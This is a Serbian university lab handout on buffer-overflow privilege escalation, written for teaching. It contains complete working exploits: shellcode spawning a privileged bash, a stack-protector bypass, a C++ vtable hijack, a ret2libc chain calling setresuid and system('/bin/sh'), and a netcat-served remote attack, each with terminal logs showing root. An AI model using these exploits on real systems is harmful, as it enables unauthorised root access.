Електротехнички факултет, Универзитет у Београду
Катедра за рачунарску технику и информатику

Заштита рачунарских система и мрежа

- Десета лабораторијска вежба -

Вертикална ескалација привилегија коришћењем рањивости прекорачења бафера[1]

У овој лабораторијској вежби се користи виртуелна машина VM3 којој се приступа путем ssh на начин који је описан у опису лабораторијског окружења за овај сегмент вежби.

У директоријуму /home/student налазе се директоријуми scenario1, scenario2, scenario3, scenario4 и scenario5 у којима се налазе потребни фајлови за израду сваког од наредних 5 сценарија респективно.

11.1 Сценарио 1:

У директоријуму *scenario1* погледати изворни код једноставног програма *p1.c*. У овом сценарију извршава се напад на програм *p1* који је преведен од овог изворног кода и који је додељен `root` налогу командом `chown`[2]. У оквиру програма *p1* је прво потребно пронаћи број бајтова који се треба уписати унутар и након бафера *name* како би се дошло до повратне адресе функције *greet*. Да би се ова вредност открила, прво је потребно извршити следеће команде:

```
gdb p1
disassemble greet
```

Након тога треба прочитати адресу последње, *ret* инструкције:

```
gdb-peda$ disas greet
Dump of assembler code for function greet:
   0x0804846b <+0>:     push   ebp
   0x0804846c <+1>:     mov    ebp,esp
   0x0804846e <+3>:     sub    esp,0x48
   0x08048471 <+6>:     sub    esp,0xc
   0x08048474 <+9>:     push   0x8048550
   0x08048479 <+14>:    call   0x8048340 <puts@plt>
   0x0804847e <+19>:    add    esp,0x10
   0x08048481 <+22>:    sub    esp,0xc
   0x08048484 <+25>:    lea    eax,[ebp-0x48]
   0x08048487 <+28>:    push   eax
   0x08048488 <+29>:    call   0x8048330 <gets@plt>
   0x0804848d <+34>:    add    esp,0x10
   0x08048490 <+37>:    sub    esp,0x8
   0x08048493 <+40>:    lea    eax,[ebp-0x48]
   0x08048496 <+43>:    push   eax
   0x08048497 <+44>:    push   0x8048563
   0x0804849c <+49>:    call   0x8048320 <printf@plt>
   0x080484a1 <+54>:    add    esp,0x10
   0x080484a4 <+57>:    nop
   0x080484a5 <+58>:    leave
   0x080484a6 <+59>:    ret
End of assembler dump.
gdb-peda$
```

[1] Наставници на предмету Заштита рачунарских система и мрежа се захваљују мастер инжењеру Алекси Павловићу за припрему сценарија ове лабораторијске вежбе.

[2] Исти поступак је урађен и у осталим сценаријима.

Сада треба поставити *breakpoint* на адресу посматране `ret` инструкције командом:

`break *ret_addr` (заменити пронађеном адресом)

`run`

За улаз у програм унети шаблонски стринг:

`AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT`
`TUUUUVVVVWWWWXXXXYYYYZZZZ`

```
gdb-peda$ b *0x080484a6
Breakpoint 1 at 0x80484a6
gdb-peda$ r
Starting program: /home/vagrant/scenario1/p1
What is your name?
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT
UUUUVVVVWWWWXXXXYYYYZZZZ_
```

Програм ће стати са извршавањем при наилажењу на инструкцију `ret` у функцији `greet`, након чега се на основу прве вредности на стеку (на месту где би се иначе налазила повратна адреса) може закључити тражени померај. Нпр. уколико је ова вредност `TTTT` (0x54 је слово T), смештањем другачије вредности на овој позицији у улазном стрингу може се произвољно поставити повратна адреса на коју се прелази извршавањем инструкције `ret`.

```
EIP: 0x80484a6 (<greet+59>:     ret)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484a1 <greet+54>:
   0x80484a4 <greet+57>:
   0x80484a5 <greet+58>:
=> 0x80484a6 <greet+59>:        ret
   0x80484a7 <main>:    lea    ecx,[esp+0x4]
   0x80484ab <main+4>:  and    esp,0xfffffff0
   0x80484ae <main+7>:  push   DWORD PTR [ecx-0x4]
   0x80484b1 <main+10>: push   ebp
[-------------------------------------stack-------------------------------------]
0000| 0xbffff63c ("TTTTUUUUVVVVWWWWXXXXYYYYZZZZ")
0004| 0xbffff640 ("UUUUVVVVWWWWXXXXYYYYZZZZ")
0008| 0xbffff644 ("VVVVWWWWXXXXYYYYZZZZ")
0012| 0xbffff648 ("WWWWXXXXYYYYZZZZ")
0016| 0xbffff64c ("XXXXYYYYZZZZ")
0020| 0xbffff650 ("YYYYZZZZ")
0024| 0xbffff654 ("ZZZZ")
0028| 0xbffff658 --> 0x0
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x080484a6 in greet ()
gdb-peda$
```

vrh steka

```
gdb-peda$ x/20wx $esp
0xbffff63c:     0x54545454      0x55555555      0x56565656      0x57575757
0xbffff64c:     0x58585858      0x59595959      0x5a5a5a5a      0x00000000
0xbffff65c:     0xb7e32647      0x00000001      0xbffff6f4      0xbffff6fc
0xbffff66c:     0x00000000      0x00000000      0x00000000      0xb7fcd000
0xbffff67c:     0xb7fffc04      0xb7fff000      0x00000000      0xb7fcd000
gdb-peda$
```

Сада је могуће конструисати улаз у програм кроз *Python* скрипту комбинацијом неколико вредности:

1. `padding` – низ бајт вредности (или једноставних карактера) дужине пронађеног броја бајтова од почетка бафера *name* до повратне адресе функције `greet`.
2. `ret_addr` – адреса која ће се уписати уместо повратне адресе. Хексадецималне вредности се у *Python 2* могу записати са водећим стрингом *"\x"*, нпр. као *"\x1c"*. Треба још водити рачуна и на то да је виртуелна машина на којој се извршавају напади *little-endian*, тако да адресу треба записати од нижег ка вишем бајту. Сама адреса треба да погађа средину следеће, `nop_sled` вредности, што у овом случају значи да за повратну адресу треба ставити резултат збира адресе врха стека која се раније пронашла и половине броја бајтова унутар убачене *NOP sled* вредности (у овом примеру забележена адреса је 0xBFFFF63C на шта треба додати 50_{10}=0x32 што је половина дужине `nop_sled`).
3. `nop_sled` – низ `nop` инструкција *("\x90")* дужине, рецимо, 100 бајтова.

4. *shellcode* – низ машинских инструкција које се желе извршити. Овакве вредности се могу пронаћи на сајту [shell-storm.org]() у секцији која одговара употребљеној виртуелној машини (*Linux x86)*. Једна од проверених таквих вредности која извршава наредбу *execve("/bin/bash", ["/bin/bash", "-p"], NULL)* може се наћи на [овом линку]().

```
#!/usr/bin/python

padding = "A"*76
ret_addr = "\x6e\xf6\xff\xbf" <- 0xbffff63c + 50
nop_sled = "\x90"*100
shellcode = "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x6
2\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80" <- shell-storm.org

print(padding+ret_addr+nop_sled+shellcode)
~
```

Након оформљене нападачке скрипте *p1.py* која на излазу штампа жељене податке, потребно је извршити следећу команду како би се њен излаз проследио програму *p1*:

`python p1.py | /home/student/scenario1/p1`

Међутим, уколико се жели успоставити интерактивна сесија, а не извршити само једна команда, оваква команда неће радити због тога што ће се, након излаза скрипте *p1.py*, на улаз програма *p1* проследити знак за крај улаза чиме ће се покренути интерактивни програм прекинути. Зато, у ситуацијама где се нпр. *shellcode* вредност са наведеног линка користи како би се успоставила контрола *shell* сесије, улаз је потребно држати отвореним покретањем команде:

`(python p1.py; cat -) | /home/student/scenario1/p1`

Након овога се може извршити команда као што је *whoami* како би се проверило да ли је успешно успостављена интерактивна *shell* сесија.

```
vagrant@bafer32:~/scenario1$ (python p1.py; cat -) | /home/vagrant/scenario1/p1
What is your name?
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAn♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦j
                           X♦Rfh-p♦♦Rjhh/bash/bin♦♦RQS♦♦♦!
whoami
root
ls -la
total 40
drwxrwxr-x  2 vagrant vagrant 4096 Oct  5 05:41 .
drwxr-xr-x 11 vagrant vagrant 4096 Oct  5 05:41 ..
-rw-------  1 vagrant vagrant   52 Oct  5 05:34 .gdb_history
-rwxrwxr-x  1 vagrant vagrant   49 Oct  5 03:40 build_p1.sh
-rwxrwxr-x  1 vagrant vagrant   29 Oct  5 03:40 exploit_p1.sh
-rwsrwsr-x  1 root    root    7440 Oct  5 05:15 p1
-rw-rw-r--  1 vagrant vagrant  201 Oct  5 03:40 p1.c
-rw-rw-r--  1 vagrant vagrant  287 Oct  5 05:41 p1.py
-rw-rw-r--  1 vagrant vagrant   19 Oct  5 05:28 peda-session-p1.txt
_
```

Напомена: Треба запазити да су се у претходним корацима користиле апсолутне путање до програмских фајлова. Разлог за ово јесте то што су се потребне адресе налазиле преко алата *gdb* који програме такође покреће преко њихове апсолутне путање. Како команда којом се програм покреће може завршити међу аргументима програма, као и у некој од променљивих из окружења које се налазе непосредно изнад почетка стека, начин покретања програма утиче на адресу од које ће стек започети. Ово је само једна од разлика у окружењу присутном код покретања програма са и без *gdb* алата, те се управо због оваквих проблема користи техника *nop_sled*. Уколико праћењем наведених корака напад из неког разлога не успе, прво што треба пробати јесте повећавање овог низа *nop* инструкција чиме се повећава шанса да се он погоди. Такође, некада уместо покретања горе приказане команде напад може да успе ако се примени скрипта `exploit_p1.sh` која ради исто што и горња команда, али су различите адресе које се добију у та два случаја. Пробати обе варијанте.

11.2 Сценарио 2:

У другом сценарију напада се програм *p2* који је, за разлику од претходног, компајлиран са заштитном опцијом *stack-protector*. Кроз њега се приказује заобилажење ове метода одбране преписивањем показивача на функције из пређашњег стек оквира. За експлоатацију овог сценарија потребно је, као и у првом сценарију, направити *Python* скрипту која се садржи од следећих вредности:

1. *choice_answer* – одговор на питање програма (вредности 1 или 2) праћен додатним знаком који бива игнорисан од стране програма.
2. *padding* – број неодређених бајт вредности дужине низа *name.* Овај корак није неопходан, али се укључује како би се овај низ занемарио у даљем рачунању адреса.
3. *stack_spray* – неколико понављања адресе којом се жели преписати вредност показивача на функције *behavior*. Због тога што је при компилацији програма *p2* била укључена опција *stack-protector*, величине конкретних стек оквира, а самим тим и адреса вредности *behavior* се не могу лако закључити. Стога, пошто је познато да се ова вредност налази у стек оквиру који претходи стек оквиру функције *greet*, лакши начин преписивања ове адресе је да се вредност са којом се она жели преписати понови више пута, рецимо 30. Ову вредност је и овог пута потребно написати у *little-endian* формату, а сама адреса коју она представља треба да показује на средину убачене *NOP sled* вредности.

Убачена *NOP sled* вредност и пратећа *shellcode* вредност ће се у овом сценарију убацити на мало другачији начин него у претходном. Наиме, ова вредност, по садржају иста као и у претходном сценарију, поставиће се у оквиру једне променљиве из окружења програма додавањем следећег податка непосредно пре покретања програма:

`SHELLCODE=`python -c 'print nop_sled + shellcode'`` (заменити *nop_sled* и *shellcode* вредности, водити рачуна о различитим апострофима!)

Адреса овакве променљиве се поново може пронаћи употребом алата *gdb*:

```
SHELLCODE=`python -c 'print nop_sled + shellcode'` gdb p2
b *main
r
x/20s *environ
```

```
vagrant@bafer32:~/scenario2$ SHELLCODE=`python -c 'print "\x90"*100 + "\x6a\x0b\
x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\
x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"'` gdb p2
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from p2...(no debugging symbols found)...done.
gdb-peda$ b *main
Breakpoint 1 at 0x804858e
gdb-peda$ r
```

```
Breakpoint 1, 0x0804858e in main ()
gdb-peda$ x/20s *environ
0xbffff7a0:     "XDG_VTNR=1"
0xbffff7ab:     "XDG_SESSION_ID=1"
0xbffff7bc:     "SHELLCODE=", '\220' <repeats 100 times>, "j\vX\231Rfh-p\211\341
Rjhh/bash/bin\211\343RQS\211\341♦"
0xbffff84c:     "TERM=linux"
0xbffff857:     "SHELL=/bin/bash"
0xbffff867:     "HUSHLOGIN=TRUE"
0xbffff876:     "USER=vagrant"
0xbffff883:     "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;
35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42
:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc"...
0xbffff94b:     "=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01
;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z
=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=0"...
```

На основу ових команди може се наслутити приближна адреса убаченог *NOP sled* низа и адреса њене средине се може поставити као понављајућа унутар вредности `stack_spray`.

```
#!/usr/bin/python

choice_answer = "2\n"
padding = "A"*32
stack_spray = "\xee\xf7\xff\xbf"*30 <- 0xbffff7d0 + 50

print(choice_answer+padding+stack_spray)
~
~
```

Напад се затим може извршити командом:

`(python p2.py; cat -) | SHELLCODE=`python -c 'print` *nop_sled* + *shellcode*'` `/home/student/scenario2/p2`

```
vagrant@bafer32:~/scenario2$ (python p2.py; cat -) | SHELLCODE=`python -c 'print
 "\x90"*100 + "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\
x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"'` /home/vag
rant/scenario2/p2
What do you prefer?
1. wine
2. whiskey
Sorry, what was your name again?
whoami
root
ls
build_p2.sh  exploit_p2.sh  p2  p2.c  p2.py  peda-session-p2.txt
```

11.3 Сценарио 3:

Трећи сценарио приказује напад на *C++* програм *p3* који има активиране исте методе одбране као и програм из претходног сценарија. У оквиру овог сценарија, потребно је заменити показивач на виртуелну табелу функција једног од динамички креираних објеката.
Пре свега је потребно приметити да се на хипу нападнутог програма прво алоцира објекат *cg*, а након тога и објекат *sg*. Како се бафери *name* садржани у овим објектима грешком при копирању стрингова у методи *setName* могу прекорачити ка вишим меморијским локацијама, а како је ово такође и смер раста хипа, закључује се да се показивач на виртуелну табелу функција који треба преписати налази у објекту *sg*. Да би се овакво преписивање могло извести, потребно је пронаћи удаљеност поменутог показивача од почетка бафера *name* у претходном објекту *cg*. Ову вредност је могуће пронаћи покретањем постојећег *p3* програма преко алата *gdb* и проласка кроз појединачне инструкције, међутим како би се овај посао олакшао, може се компајлирати засебна верзија нападнутог програма са укљученим *debug* симболима:

```
g++ -o p3_debug p3.cpp -g
```


Овим путем, у алату *gdb* променљиве програма *p3_debug* се могу директно референцирати, а такође је олакшано и „корачање“ кроз читаве линије кода. Сада је потребно извршити команде:

```
gdb p3_debug
b main
r
```

Након овога, наредбама *next* (или краће *n*) потребно је доћи до дела програма након алоцирања коришћених објеката операторима *new*. Када се то уради, адресе алоцираних објеката могу се пронаћи командама:

```
p cg
p sg
```

Разлика овако добијених вредности представља размак између објеката *cg* и *sg*. Одузимањем броја 256 (дужине бафера *name*) требало би се добити број 8. На коришћеном компајлеру показивач на виртуелну табелу функција од 4 бајта налази на почетку објекта, док су преостала 4 бајта попуњена мета-податком за алоцирани објекат коришћеног од стране хип менаџера.



На основу добијених података следи да је у бафер *name* објекта *cg* потребно уписати 260 бајтова пре него што се може доћи до показивача на виртуелну табелу функција објекта `sg`. Нападачка *Python* скрипта у овом сценарију треба да врши испис следећих вредности:

1. лажна виртуелна табела функција – неколико пута поновљене адресе које ће имитирати виртуелну адресу функција. Ове вредности треба да показују на средину пратеће *NOP sled* вредности.
2. `nop_sled + shellcode` – вредности идентичне као у претходним сценаријима, с тим што се треба водити рачуна да ове и претходна вредност не прелазе дужину од 260 бајтова.
3. `padding` – уколико су претходне вредности укупно биле краће од 260 бајтова, до ове дужине им се додаје низ неодређених бајт вредности.
4. `vptr` – адреса средине прве убачене вредности која лажира табелу виртуелних функција.
5. додатан бајт – овај бајт се убацује да би се заобишао услов програма за непарном дужином улаза и позвала `greet` метода објекта `sg`.

```
#!/usr/bin/python

vtptr = "\x48\x1a\x05\x08"<- 0x8051a20 + 10*4
vtptr_entry = "\x98\x1a\x05\x08"<- 0x8051a20 + 20*4 + 40
shellcode = "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x6
2\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"

payload = vtptr_entry*20 + '\x90'*80 + shellcode
padding = 'A'*(256-len(payload))

print payload + padding + "AAAA" + vtptr + 'A'
~
~
```

Уз комплетирану нападачку скрипту, за коначни напад потребно је извршити следећу команду:

```
(python p3.py; cat -) | /home/student/scenario3/p3
```

```
vagrant@bafer32:~/scenario3$ (python p3.py; cat -) | /home/vagrant/scenario3/p3
And what do we call you?
whoami
root
ls -la
total 60
drwxrwxr-x  2 vagrant vagrant  4096 Oct  5 07:14 .
drwxr-xr-x 11 vagrant vagrant  4096 Oct  5 07:10 ..
-rw-------  1 vagrant vagrant   101 Oct  5 07:12 .gdb_history
-rwxrwxr-x  1 vagrant vagrant    30 Oct  5 03:40 build_p3.sh
-rwxrwxr-x  1 vagrant vagrant    30 Oct  5 03:40 exploit_p3.sh
-rwsrwsr-x  1 root    root     8500 Oct  5 05:16 p3
-rw-rw-r--  1 vagrant vagrant   988 Oct  5 03:40 p3.cpp
-rw-rw-r--  1 vagrant vagrant   367 Oct  5 07:10 p3.py
-rwxrwxr-x  1 vagrant vagrant 14708 Oct  5 06:38 p3_debug
-rw-rw-r--  1 vagrant vagrant    12 Oct  5 07:12 peda-session-p3_debug.txt
```


Напомена: Некада је, због неодређености хипа у томе где алоцира прве објекте, при налажењу адреса потребно што прецизније имитирати покретање програма какво ће се догодити у фази напада. Због тога се излаз парцијално конструисане нападачке скрипте без коначних адреса може проследити програму *p3_debug* у нади да ће на сличном месту бити складиштени и објекти у нападнутом *p3* програму. Ово се може извести следећим командама:

```
python p3.py > input
gdb p3_debug
b main
r < input
```

Након тога се на сличан начин као у претходним корацима треба итерирати кроз инструкције док се објекти не алоцирају, а затим се треба дохватити адресе тако алоцираних објеката које ће се убацити у нападачку скрипту.

11.4 Сценарио 4:

Четврти сценарио демонстрира `ret2libc` напад на програм `p4` у коме је омогућена заштитна мера која спречава извршавање инструкција на стеку. У овом сценарију, за отварање интерактивне *shell* сесије треба се извршити наредба `system("/bin/sh")`, где је `system` функција доступна у стандардној библиотеци језика *C*. Такође, пре извршавања ове команде треба извршити и наредбу `setresuid(0,0,0)` чиме се у одређеним случајевима добија сесија са већим (*root*) привилегијама. Извршавање ове две наредбе ће се постићи пажљивим намештањем података на стеку пре „повратка“ у прву функцију, а сам распоред података се може видети на слици 1.



Слика 1. Постављање стека за `ret2libc` напад

За извршавање овог напада, потребно је пронаћи неколико адреса:

- `setresuid`, `system` и `"/bin/sh"` адресе – ове адресе се могу пронаћи кроз алат `gdb` зато што ће се оне (без укључене *ASLR* заштите) налазити на истом месту у меморији при сваком покретању програма. Стога, потребно је извршити следеће команде:

  ```
  gdb p4
  b *main
  r
  p setresuid
  p system
  ```

  додатно, у стандардној библиотеци језика *C* могуће је пронаћи и стринг вредност `"/bin/sh"` наредбом:

  `find „/bin/sh“` (наредба је специфична за помоћни алат *gdb-peda*)

```
gdb-peda$ p setresuid
$1 = {<text variable, no debug info>} 0xb7ecb660 <__GI___setresuid>
gdb-peda$ p system
$2 = {<text variable, no debug info>} 0xb7e54db0 <__libc_system>
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0xb7f75b0b ("/bin/sh")
gdb-peda$
```

- `pppr gadget` адреса – овај тзв. *gadget* низ од три `pop` инструкције праћене инструкцијом `ret` је потребан како би се након извршавања наредбе `setresuid` њени аргументи уклонили са стека.

На виртуелној машини је инсталиран помоћни алат *ROPgadget* преко кога се лако могу пронаћи почетне адресе оваквих низова инструкција:

```
ROPgadget --binary p4 --only "pop|ret"
```

После извршавања наведене инструкције, потребно је упамтити адресу низа који садржи тачно три *pop* инструкције.

```
vagrant@bafer32:~/scenario4$ ROPgadget --binary p4 --only "pop|ret"
Gadgets information
============================================================
0x080485db : pop ebp ; ret
0x080485d8 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x08048379 : pop ebx ; ret
0x080485da : pop edi ; pop ebp ; ret
0x080485d9 : pop esi ; pop edi ; pop ebp ; ret
0x08048362 : ret
0x0804846e : ret 0xeac1

Unique gadgets found: 7
vagrant@bafer32:~/scenario4$ _
```

Након проналаска свих потребних адреса треба саставити нападачку скрипту која исписује следеће вредности:

1. *padding* – поновљени низ неодређених бајт вредности онолике дужине колико је растојање између почетка бафера *name* и повратне адресе функције *greet*. Овај број се може наћи на исти начин као и у првом сценарију.
2. *setresuid_addr* – пронађена адреса функције *setresuid*.
3. *pppr* – пронађена адреса *gadget* низа *pop;pop;pop;ret*.
4. три нула вредности ширине четири бајта – аргументи функције *setresuid*. Вредност нула представља корисника *root*.
5. *system_addr* – пронађена адреса функције *system*.
6. стринг „AAAA“ – насумична четворобајтна вредност која ће попуњавати место повратне адресе функције *system*.
7. *bin_sh_str_addr* – пронађена адреса стринга *"/bin/sh"*.

```
#!/usr/bin/python

padding = "A"*76

setresuid_addr = "\x60\xb6\xec\xb7"
pppr = "\xd9\x85\x04\x08"
zero = "\x00\x00\x00\x00"

system_addr = "\xb0\x4d\xe5\xb7"
ret_addr = "AAAA"
bin_sh_str_addr = "\x0b\x5b\xf7\xb7"

print(padding+setresuid_addr+pppr+zero*3+system_addr+ret_addr+bin_sh_str_addr)
~
```

Коришћењем овако састављене скрипте, напад је могуће извршити командом:

```
(python p4.py; cat -) | /home/student/scenario4/p4
```

Код мене је ова команда уradила:

```
(python p4.py; cat -) | ./p4
```

```
vagrant@bafer32:~/scenario4$ (python p4.py; cat -) | /home/vagrant/scenario4/p4
What is your name?
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA`♦♦!
whoami
root
ls -la
total 40
drwxrwxr-x  2 vagrant vagrant 4096 Oct  5 08:06 .
drwxr-xr-x 11 vagrant vagrant 4096 Oct  5 08:05 ..
-rwxrwxr-x  1 vagrant vagrant   36 Oct  5 03:40 build_p4.sh
-rwxrwxr-x  1 vagrant vagrant   51 Oct  5 07:46 exploit_p4.sh
-rwsrwsr-x  1 root    root    7548 Oct  5 05:16 p4
-rw-rw-r--  1 vagrant vagrant  264 Oct  5 03:40 p4.c
-rw-rw-r--  1 vagrant vagrant  307 Oct  5 08:04 p4.py
-rw-rw-r--  1 vagrant vagrant  932 Oct  5 03:40 remote_exploit_p4.py
-rwxrwxr-x  1 vagrant vagrant  121 Oct  5 07:46 remote_run_p4.sh
_
```

Додатак – мрежни напад

Програм из четвртог сценарија се може сервирати и као мрежни сервис, нпр. командом:
`while true; do nc -nvlp 4444 -e ./p4; done`[3]

```
vagrant@bafer32:~/scenario4$ while true; do nc -nvlp 4444 -e ./p4; done
listening on [any] 4444 ...
```

У оваквом случају, описани напад је могуће извршити и преко мреже. То се може извести креирањем *Python 3* скрипте, употребом *socket* пакета. Након креирања описаног улаза (уз овог пута ручно постављеног знака за нови ред), потребно је пре свега успоставити конекцију ка серверу следећим наредбама:

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, 4444)) # заменити вредност HOST одговарајућом адресом
print(s.recv(1024)) # читање почетног питања програма
s.send(buf) # слање оформљеног улаза buf
print(s.recv(1024)) # читање одговора програма
```

Затим је могуће употребити *Telnet* библиотеку за успостављање интерактивне комуникације:

```
from telnetlib import Telnet
t = Telnet()
t.sock = s
t.interact()
```

Пример оваквог напада представљен је скриптом *remote_exploit_p4.py* у фолдеру *scenario4*.

Напомена: Због измењеног понашања при паковању бинарних података, за покретање нападачких скрипти из овог дела четвртог сценарија, као и за пети сценарио, потребно је користити *Python 3.*

[3] Команда се прекида комбинацијом Ctrl-Z


11.5 Сценарио 5:

Пети сценарио приказује напад сличан ономе из претходног сценарија уз укључену заштиту *ASLR*, али без опције *PIE* доступне приликом компилације програма. Како је на коришћеној виртуелној машини ова заштитна мера за потребе претходних сценарија иницијално искључена, пре извођења петог нападачког сценарија потребно ју је поново укључити командом[4]:

```
echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
     ^
(0 – искључено, 2 – укључено)
```

Програм из четвртог сценарија ће бити поново коришћен, а да би се осигурало да је заштита *ASLR* укључена, може се неколико пута покренути команда `ldd p4` након чијих извршавања се могу посматрати резултујуће почетне адресе стандардне библиотеке језика *C*.

Како се стандардна библиотека језика *C* сада при сваком новом покретању програма учитава на насумичну адресу, није могуће пре извршавања програма знати адресе потребних функција *`setresuid`*, *`system`*, као ни стринга *`"/bin/sh"`* (*gadget pppr* је пронађен у извршном фајлу програма, па је његова адреса и даље позната). Зато је пре извршавања идентичног напада потребно пронаћи почетну адресу стандардне библиотеке језика *C* за време рада програма. Ово се може постићи употребом често присутних функција за читање и испис, од којих су у овом програму присутне функције *`gets`* и *`puts`*. Како су у програмима који нису компајлирани са опцијом *PIE* почеци глобалне офсет табеле и табеле позивања процедура познати, улаз за функцију *`puts`* у табели позивања процедура се може искористити за читање разрешених адреса поменутих функција из глобалне офсет табеле. Распоред стека који се треба постићи за извођење описаних акција се може видети на слици 2.



Слика 2. Поставка стека у иницијалном кораку напада петог сценарија

